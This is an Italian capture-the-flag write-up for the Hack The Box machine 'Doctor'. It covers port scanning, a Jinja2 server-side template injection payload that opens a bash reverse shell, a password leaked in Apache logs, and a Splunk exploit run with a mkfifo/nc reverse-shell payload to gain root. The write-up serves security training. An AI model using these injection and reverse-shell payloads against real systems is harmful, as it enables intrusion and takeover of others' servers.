

DOCTOR | Kaosam


Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Risultati port scanning:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.209
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-15 09:11 CET
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Service
Service scan Timing: About 66.67% done; ETC: 09:11 (0:00:06 remaining)
Nmap scan report for 10.10.10.209
Host is up (0.075s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp   open  ssl/http Splunkd httpd
|_http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
|_ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName
|_Not valid before: 2020-09-06T15:57:27
|_Not valid after: 2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at htt
Nmap done: 1 IP address (1 host up) scanned in 54.42 seconds
```

Alla porta 80 troviamo un semplice sito web:




La prima cosa che si può notare è la dicitura “doctors.htb”, quindi aggiungendo la stringa su /etc/hosts è possibile navigare all’indirizzo <http://doctors.htb>

Fatto ciò, compare una schermata di login:



Se ci registriamo ed effettuiamo l'accesso, notiamo che compare la possibilità di postare un nuovo messaggio all'interno della piattaforma. Una volta inviato, apparirà sulla bacheca nella home page:



Se analizziamo il codice sorgente si può notare una riga HTML commentata:

```
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarToggle" aria-con
<span class="navbar-toggler-icon"></span>
</button>
<div class="collapse navbar-collapse" id="navbarToggle">
  <div class="navbar-nav mr-auto">
    <a class="nav-item nav-link" href="/home">Home</a>
    <!-- archive still under beta testing<a class="nav-item nav-link" href="/archive">Archive</a-->
  </div>
  <!-- Navbar Right Side -->
  <div class="navbar-nav">
    <a class="nav-item nav-link" href="/post/new">New Message</a>
    <a class="nav-item nav-link" href="/account">Account</a>
    <a class="nav-item nav-link" href="/logout">Logout</a>
  </div>
</div>
```

Questa porta a un'altra sezione ancora in fase beta, contenente un output in XML:

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
  <channel>
    <title>Archive</title>
    <item><title>test</title></item>
  </channel>
```

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

Navigando su Github è possibile trovare un cheatsheet per effettuare un attacco Server Side Template Injection. Facendo un po' di prove, inseriamo su un nuovo messaggio il codice `{{7*'7'}}` sul titolo.

In questo caso, comparirà sulla pagina "archive" come title "7777777". Sulla pagina Github viene fuori che si tratta di una Jinja2 Basic Injection.

Quindi, mettendo il terminale in ascolto sulla porta 4444, e inserendo su title il seguente injected code:

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x().__module__.__builtins['__import__']('os').popen("bash -c 'bash -i >& /dev/tcp/IPADDRESS/PORT 0>&1'").read()}}{%endif%}{%endfor%}
```

Andando su "archive" compare la shell dell'utente web:

```
root@unknown:~/Desktop# nc -lnvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.209.
Ncat: Connection from 10.10.10.209:57676.
bash: cannot set terminal process group (875): Inappropriate
bash: no job control in this shell
web@doctor:~$ whoami
whoami
web
web@doctor:~$
```

Si nota però che la flag è dentro la cartella dell'utente shaun, e non abbiamo i permessi per aprirla.

Con un po' di enumerazione, si scopre che l'utente attuale (web) fa anche parte del gruppo adm, e gli utenti che fanno parte di questo gruppo, cercando su Google, hanno il seguente permesso:

adm: Group adm is used for system monitoring tasks. Members of this **group** can read many log files in /var/log, and can use xconsole. Historically, /var/log was /usr/**adm** (and later /var/**adm**), thus the name of the **group**

Quindi se andiamo all'interno dei log è possibile cercare per file contenenti informazioni quali password o altro:

```
/var/log/apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453
"http://doctor.htb/reset_password"
```

Trovata la password, entriamo come shaun e stampiamo la flag ottenuta:

```
web@doctor:/home/shaun$ su shaun
su shaun
Password: Guitar123

shaun@doctor:~$ ls
ls
user.txt
shaun@doctor:~$ cat user.txt
cat user.txt
a1cc01cf85301c3e366ff10c8421ca39
shaun@doctor:~$
```

Per continuare la privilege escalation, ricordiamo che inizialmente con il port scanning era stato trovato un servizio splunkd sulla porta 8089, e in precedenza era stato scoperto l'utente splunk.

Sul web se si cerca "exploit splunk 8089" esce questa repository con all'interno uno script python:

https://github.com/cnotin/SplunkWhisperer2/blob/master/PySplunkWhisperer2/PySplunkWhisperer2_remote.py

Dunque se esiste un processo splunk eseguito come amministratore, è possibile ottenere una shell.

Lanciamo dunque lo script con le credenziali di shaun, mentre siamo in ascolto su una porta:

```
python3 exploit.py --host 10.10.10.209 --username shaun --password
Guitar123 --lhost YOURIP --payload 'rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc YOURIP YOURPORT >/tmp/f'
```

```
root@unknown:~/Desktop# python3 exploit.py --host 10.10.10.209 --username shaun --password Gui
23 --lhost 10.10.14.25 --payload 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.
5 6666 >/tmp/f'
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmp7466p4cj.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.25:8181/
10.10.10.209 - - [15/Feb/2021 10:07:28] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup
```

In ascolto sulla porta 6666:

```
root@unknown:~/Desktop# nc -lvp 6666
Ncat: Version 7.80 ( https://nmap.org/ncat
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.10.10.209.
Ncat: Connection from 10.10.10.209:43574.
/bin/sh: 0: can't access tty; job control
# whoami
root
```

Rooted!

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>